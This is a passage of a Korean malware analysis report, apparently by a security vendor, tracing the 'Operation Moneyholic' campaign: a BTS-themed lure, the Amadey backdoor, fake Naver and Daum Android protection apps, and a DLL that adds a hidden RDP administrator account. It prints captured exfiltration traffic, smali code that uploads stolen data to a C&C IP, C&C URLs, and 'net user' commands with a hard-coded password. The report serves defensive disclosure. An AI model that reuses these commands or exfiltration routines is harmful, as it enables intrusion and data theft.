
공격자들은 공격 대상의 관심을 유도하고 공격의 성공률을 높이기 위해 정치, 경제, 문화 등 사회적 관심이 높은 주제를 이용하는 사회공학기법(Social Engineering)을 자주 활용한다. 앞서 언급한 특정 악성코드 유포지에는 최근 국내를 비롯해 해외에서도 많은 팬덤을 형성하고 있는 아이돌 조직(방탄소년단, BTS) 관련 내용으로 위장한 악성 압축파일이 존재했다.

[그림 24] 3월 27일 유포지에 존재하는 악성코드

해당 악성 압축파일(BTS자료.zip) 내부에는 49초 분량의 동영상 1개와 이중확장자를 사용하여 문서 파일(.docx)로 위장한 스크립트 파일(Visual Baisc Script, VBS)이 존재한다([그림 25]).

[그림 25] 악성 압축파일(BTS자료.zip) 내부에 존재하는 파일

악성 압축파일에 포함된 파일 중 악의적인 기능을 수행하는 것은 VBS 파일로, 해당 파일이 실행되면 악성코드를 다운로드한다. VBS 파일이 다운로드한 악성코드가 실행되면 [그림 26]과 같이 'BTS 화보집 및 스토리북'이라는 내용의 문서가 나타나며, '콘텐츠 사용' 버튼의 클릭을 유도한다. 이를 통해 악성 매크로가 실행되어 추가 악성코드를 다운로드한다.




[그림 26] 스크립트 파일(VBS)과 위장용 문서 파일(ycy.doc)

3. 아마데이(Amadey) 백도어

2018년 하반기 이후 가장 눈에 띄는 변화는 '아마데이(Amadey)'라고 불리는 봇넷(Botnet)을 사용한 것이다. 2018년 하반기부터 유포된 cab 파일, 즉 BASE64로 암호화된 txt 파일이 복호화된 파일에는 아마데이(Amadey)가 포함되어 있다.

[그림 27] 아마데이(Amadey) 관리 패널

아마데이(Amadey)는 러시아 개발자가 제작한 봇넷 악성코드로, 2019년초부터 해킹포럼을 통해 온라인에서 판매되고 있다. 라이선스 비용은 추적을 피하기 위해 암호화폐(비트코인)로 거래하고 있다. 공격자는 아마데이 봇넷에 감염된 시스템에 원하는 파일을 다운로드 및 실행하도록 작업 명령을 내릴 수 있으며, 감염된 시스템의 정보도 볼 수 있다.




[그림 28] 아마데이(Amadey)의 작업 명령 패널

오퍼레이션 머니홀릭 조직이 유포한 아마데이(Amadey)는 다음과 같은 특징을 보인다.

(1) 정상 파일로 위장한 외형

오퍼레이션 머니홀릭이 유포한 아마데이(Amadey)의 외형은 [그림 29]와 같이 정상 파일처럼 위장하고 있다. 따라서 문자열을 확인하는 방법으로 악성 여부를 확인하기에는 어려움이 있다.




[그림 29] Amadey 외형의 문자열

아마데이의 외형은 공통적으로 [그림 30]에 붉은색으로 표시된 부분과 같은 특징을 보인다. 여기에서 VirtualProtect()로 보호되는 영역에 존재하는 데이터는 암호화된 쉘코드(Shellcode)와 아마데이(Amadey)로 구성되어 있다.

[그림 30] Amadey 외형의 특징

(2) 메모리에서 실행

아마데이의 외형은 감염 PC에 파일로 존재하고 실행되지만, 실제 백도어 기능을 하는 아마데이는 [그림 31]과 같이 메모리에서 실행 파일로 재구성된 후 실행된다. 또 [그림 31]의 ❸과 같이 메인 Custom API를 포함한 다수의 하위 Custom API를 사용한다.




[그림 31] Amadey 실행 과정

(3) 감염 PC 정보 확인 및 추가 악성코드 다운로드

아마데이에서 사용하는 주요 문자열(C&C 또는 설치된 백신명)은 암호화되어 있으며, 자체 복호화 코드를 통해 복호화된다. 예들 들어, 아마데이의 복호화된 일부 문자열에서 백신명이 확인되며, 감염 PC에 해당 백신이 설치되어 있는지 확인한다. 또한 확인한 결과를 아래와 같이 FLAG로 설정하여 C&C 서버에 전송한다. 이는 관리자 페이지에서 감염 PC의 백신 사용 여부 및 백신명 등의 현황을 파악하기 위한 목적이다. 아마데이를 통해 백신 무력화 기능을 탑재한 악성코드를 추가로 유포할 가능성도 있다.

[+] 대상 백신 리스트(괄호 안의 숫자는 각 백신별 FLAG)

설치 안됨(0), AVAST Software(1), Avira(2), Kaspersky Lab(3), ESET(4), Panda Security(5), Doctor Web(6), AVG(7), 360TotalSecurity(8), Bitdefender(9), Norton(10), Sophos(11), Comodo(12)




[그림 32] 백신 설치 확인 결과를 FLAG로 C&C 서버에 전송

감염 PC의 백신 확인 결과가 FLAG로 전송되면 [그림 33]과 같이 아마데이의 관리자 메뉴에 'AV탭'에 해당 정보가 표시된다.


[그림 33] Amadey 관리자 화면에 표시된 감염 PC의 백신 정보

아마데이 변종과 C&C 서버(http://result-viewer.com/cc/index.php)가 통신하는 패킷을 캡쳐하여 분석한 결과, 오퍼레이션 머니홀릭 조직이 감염 PC에 추가 악성코드(분석 당시 x64용 TiWorker.exe)를 유포한 것이 확인되었다.



[그림 34] C&C와 통신 및 악성코드(TiWorker.exe) 다운로드


또한, 아마데이를 통해 유포된 TiWorker.exe와 C&C 서버의 통신 패킷을 캡쳐하여 분석한 결과, [그림 35]와 같이 일정한 패턴을 보였다.



[그림 35] 감염 PC와 C&C의 통신 패턴

[그림 35]에서 핵심은 3번과 4번 단계로, 오퍼레이션 머니홀릭 조직은 감염 PC에 암호화폐 관련 데이터과 같이 의미 있는 데이터가 존재하면 해당 데이터를 탈취하기 위한 악성코드를 추가로 다운로드했다. 또한 감염 PC의 프로세스 목록에 가상 환경으로 의심할만한 프로세스가 실행 중이라면 분석용 PC로 판단하고 분석을 방해하기 위해 MBR 파괴 악성코드를 추가로 다운로드했다.

[그림 36]는 안랩의 분석 당시 오퍼레이션 머니홀릭 조직이 가상 환경의 분석 PC로 MBR 파괴 악성코드를 추가로 유포한 패킷이다. MBR 파괴 악성코드의 기능은 이후 상세히 설명한다('(5) 추가 악성코드 종류 및 특징' 참고).



[그림 36] MBR 악성코드 유포 패킷

4. 계속되는 악성코드 변화(2019년 상반기)

(1) 정보 수집 목적의 악성코드 탑재

2019년 5월부터 유포된 악성코드(cab)에는 앞서 살펴본 백도어(TIWorker.exe, ipnet.dll 또는 Amadey)가 존재하지 않았다. 대신, 운영체제에서 지원하는 콘솔 명령을 사용하여 감염 PC의 파일 및 폴더 리스트, 운영체제 및 하드웨어 사양 등의 정보를 수집하는 배치 파일과 수집한 정보를 C&C 서버로 전송하는 실행파일 Sendfile.exe가 확인됐다.

[그림 37] 악성코드(cab)에 포함된 배치 파일(왼쪽)과 Sendfile.exe(오른쪽)

```
POST /up.php HTTP/1.1
Host: u811238542.hostingerapp.com
Connection: keep-alive
Content-Length: 3933
Content-Type: multipart/form-data; boundary=----201905211126----

------201905211126----
Content-Disposition: form-data; name="upload_file";filename="WIN-5LS9553FKEG_tasklist.txt"
 Content-Type:application/octect-stream

...... ....                    PID .... ....              ....#  ...... ....
======================== ======== ================ =========== ============
System Idle Process              0 Services                   0         24 K
System                           4 Services                   0      3,104 K
smss.exe                       268 Services                   0        908 K
csrss.exe                      348 Services                   0      5,392 K
wininit.exe                    388 Services                   0      4,192 K
```

[그림 38] C&C서버로 전송되는 감염 PC의 프로세스 정보

(2) 안드로이드 스마트폰 공격

오퍼레이션 머니홀릭 조직은 윈도우 운영체제용 악성코드뿐만 아니라 안드로이드 운영체제용 악성 앱도 제작, 유포했다. 악성 앱은 [그림 39]와 같이 윈도우 운영체제용 악성코드 유포지와 동일한 서버에서 발견되었다.

Index of /apk/

Name	Last modified	Size	Description
Parent Directory	28-Mar-2019 01:43	-	
DaumProtect.apk	28-Mar-2019 09:02	692k	

Index of /apk/

Name	Last modified	Size	Description
Parent Directory	27-Mar-2019 09:02	-	
NaverProtect.apk	28-Mar-2019 09:03	660k	

[그림 39] 3월 28일 유포지에 업로드된 악성 앱

악성 앱은 윈도우 운영체제용 악성코드와 마찬가지로 스피어피싱 메일을 통해 유포된 것으로 추정되며, 공격 대상이 사용하는 포털 사이트에 따라 [그림 40]과 같은 앱으로 위장했다.


DaumProtect.apk	Kakaotalk.apk	NaverProtect.apk

[그림 40] 악성 앱

또한 [그림 41]과 같이 포털 사이트의 계정 보호를 위한 보호앱 설치 페이지로 위장했는데, 해당 페이지는 2019년 3월 14일경 제작되었다.

[그림 41] 포털 사이트 보호앱 설치로 위장한 페이지

[그림 41]의 허위 페이지에서 확인 버튼을 클릭하면, 연결된 웹 브라우저의 User-agent를 확인한다. User-agent가 PC라면 '모바일 환경에서만 설치가 가능합니다'라는 메시지를 출력하고, User-agent가 모바일이라면 악성 앱 다운로드 링크로 연결한다.



[그림 42] User-agent별 연결 과정

한편, 이들 악성 앱의 서명에 사용한 인증서에 'Jhon'이라는 문자열이 존재했다. 이와 관련된 내용은 '악성코드 프로파일링'에서 상세히 살펴본다.

항목	DaumProtect.apk	NaverProtect.apk
Package Name	app.project.appcheck	
Serial Number	4406110b	
Subject DN	CN=Jhon	
Issuer DN	CN=Jhon	

[표 10] 악성 앱 서명 정보

설치된 악성 앱을 실행하면 아이콘을 숨긴 후, 사용자의 의심을 피하기 위해 각각의 포털 사이트 정책(policy) 페이지로 연결한다.

```
new-instance            v0, <t: Intent>
const-string            v1, aAndroidIntentA_2 # "android.intent.action.VIEW"
invoke-direct           {v0, v1}, <void Intent.<init>(ref) imp. @  def Intent  init @VL 0>
const-string            v1, aHttpsPolicyNav # "https://policy.naver.com/rules/service."...
invoke-static           {v1}, <ref Uri.parse(ref) imp. @ _def_Uri_parse@LL>
move-result-object      v1
invoke-virtual          {v0, v1}, <ref Intent.setData(ref) imp. @ _def_Intent_setData@LL>
move-result-object      v0
const/high16            v1, 0x10000000
invoke-virtual          {v0, v1}, <ref Intent.addFlags(int) imp. @ _def_Intent_addFlags@LI>
iget-object             v1, this, MainActivity$1_a
invoke-virtual          {v1, v0}, <void MainActivity.startActivity(ref) imp. @ _def_MainActivity_startActivity@VL>
iget-object             v0, this, MainActivity$1_a
invoke-virtual          {v0}, <void MainActivity.finish() imp. @ _def_MainActivity_finish@V>
```

[그림 43] 악성 앱이 네이버일 경우


```
new-instance            v0, <t: Intent>
const-string            v1, aAndroidIntentA_2 # "android.intent.action.VIEW"
invoke-direct           {v0, v1}, <void Intent.<init>(ref) imp. @  def Intent  init @VL 0>
const-string            v1, aHttpPolicyDaum # "http://policy.daum.net/info/info/"
invoke-static           {v1}, <ref Uri.parse(ref) imp. @ _def_Uri_parse@LL>
move-result-object      v1
invoke-virtual          {v0, v1}, <ref Intent.setData(ref) imp. @ _def_Intent_setData@LL>
move-result-object      v0
const/high16            v1, 0x10000000
invoke-virtual          {v0, v1}, <ref Intent.addFlags(int) imp. @ _def_Intent_addFlags@LI>
iget-object             v1, this, MainActivity$1_a
invoke-virtual          {v1, v0}, <void MainActivity.startActivity(ref) imp. @ _def_MainActivity_startActivity@VL>
iget-object             v0, this, MainActivity$1_a
invoke-virtual          {v0}, <void MainActivity.finish() imp. @ _def_MainActivity_finish@V>
```

[그림 44] 악성 앱이 다음일 경우

이후 백그라운드 상태에서 C&C 서버와 통신하며 [표 11]의 악성 행위를 수행한다. 이때 탈취한 정보는 문서파일(TXT)형태로 C&C 서버에 전송한다.

항목	기능	문서파일(TXT)
정보 탈취	저장된 계정 정보	account.txt
	연락처 정보	contact.txt
	문자 정보	sms_all.txt
	설치된 앱 정보	app.txt
	외장 SD카드에 저장된 파일 정보	sdcard.txt
명령 수행	파일 업로드	
	파일 다운로드	
	파일 삭제	
	문자 메시지 발송	
	문자 메시지 삭제	
	앱 실행	
	앱 설치	
	앱 삭제	

[표 11] 악성 행위 정보



```
# Source file: AppProtectService.java
private boolean com.xiongxh.cryptocoin.appcheck.AppProtectService.SendData(
      android.content.Context context,
      java.lang.String strFileName,
      boolean bDel)
this = v7
context = v8
strFileName = v9
bDel = v10
.prologue_end
.line 880
iget-object                 v0, this, AppProtectService mHttp
const-string                v2, aHttp1931481645_2 # "http://193.148.16.45/manager/up.php"
iget-object                 v3, this, AppProtectService_mime1
move-object                 v1, context
move-object                 v4, strFileName
move                        v5, bDel
invoke-virtual/range        {v0..v5}, <ref ServerCom.SendHttpData(ref, ref, ref, ref, boolean) ServerCom_SendHttpData@LLLLLZ>
move-result-object          v0
invoke-virtual              {v0}, <boolean Boolean.booleanValue() imp. @ _def_Boolean_booleanValue@Z>
move-result                 v6

locret:
.line 881
return                      v6
Method End
```

[그림 45] C&C 서버로 탈취한 정보 전송

5. 추가 악성코드 종류 및 특징

오퍼레이션 머니홀릭 조직이 감염 PC를 선별한 기준은 확인할 수 없지만, 일부 감염 PC에 다수의 악성코드를 추가로 설치했다. 추가로 설치된 악성코드의 종류와 특징은 다음과 같다.

(1) RDP(Remote Desktop Protocol) 계정 생성

```
String
[IsExistDstAccount]A system error has occurred: %d₩n
ASPNET
[NetUserCreate]111
SOFTWARE₩₩Policies₩₩Microsoft₩₩Windows NT₩₩Terminal Services
SOFTWARE₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Winlogon₩₩SpecialAccounts₩₩UserList
Software₩₩Microsoft₩₩Terminal Server Client
AuthenticationLevelOverride
[NetUserCreate]222
Comspec
net user ASPNET 123456qwert./ /add /comment:₩"Dedicated host to run Windows Standalone server jobs₩" /fullname:₩"_NET_ASPNET Host Account₩"
net localgroup Administrators ASPNET /add &
net localgroup ₩"remote desktop users₩" ASPNET /add
[IsLoggedOnAccount]
cmdkey /generic:TERMSRV/127.0.0.2 /user:
```

[그림 46] DnsCacheUpdate.dll의 RDP 계정 생성

DnsCacheUpdate.dll이 감염 PC에서 실행되면, [그림 45]의 기능을 통해 RDP 계정이 생성된다. 이를 통해

외부에서 감염 PC에 무단으로 접속한 후 악의적인 행위를 할 수 있다.

일부 감염 PC에서는 RDP 서비스를 활성화 하기 위해 오픈소스 기반의 RDP Wrapper를 사용했다. RDP Wrapper는 깃허브(https://github.com/stascorp/rdpwrap/releases)에 설치 파일과 소스가 공개되어 있어 누구나 사용할 수 있다. 해당 파일은 정상적인 목적으로 제작된 것으로 보이지만, 일부 버전이 악용된 사례가 있어 안랩은 이를 Trojan 또는 Unwanted로 진단 및 삭제하고 있다(V3 제품 기준).

안랩은 일부 감염 PC 분석을 통해 RDP 계정이 생성된 이유를 확인할 수 있었다. [그림 47]과 같이 감염 PC 1에는 ASPNET 계정이 추가되어 있었고, 외부에서 RDP를 통해 해당 PC에 접속이 가능했다. 그러나 앞서 살펴본 [그림 46]에 표기된 비밀번호를 사용해 로그인하는 것은 불가능했다. 따라서 분석 초기에는 최초 RDP 로그인 후 비밀번호를 변경한 것으로 추정했다.

[그림 47] 감염 PC 1에 추가된 RDP 계정(ASPNET)

한편, 감염 PC 1에 설치된 V3를 통해 [표 12]와 같은 진단 정보가 확인됐다.

일자	진단 경로	진단명
2018.05.30	C:₩Windows₩SysWOW64₩Utilman.exe	Trojan/Win32.Agent.R229237

[표 12] 감염 PC 1의 진단 정보(1)

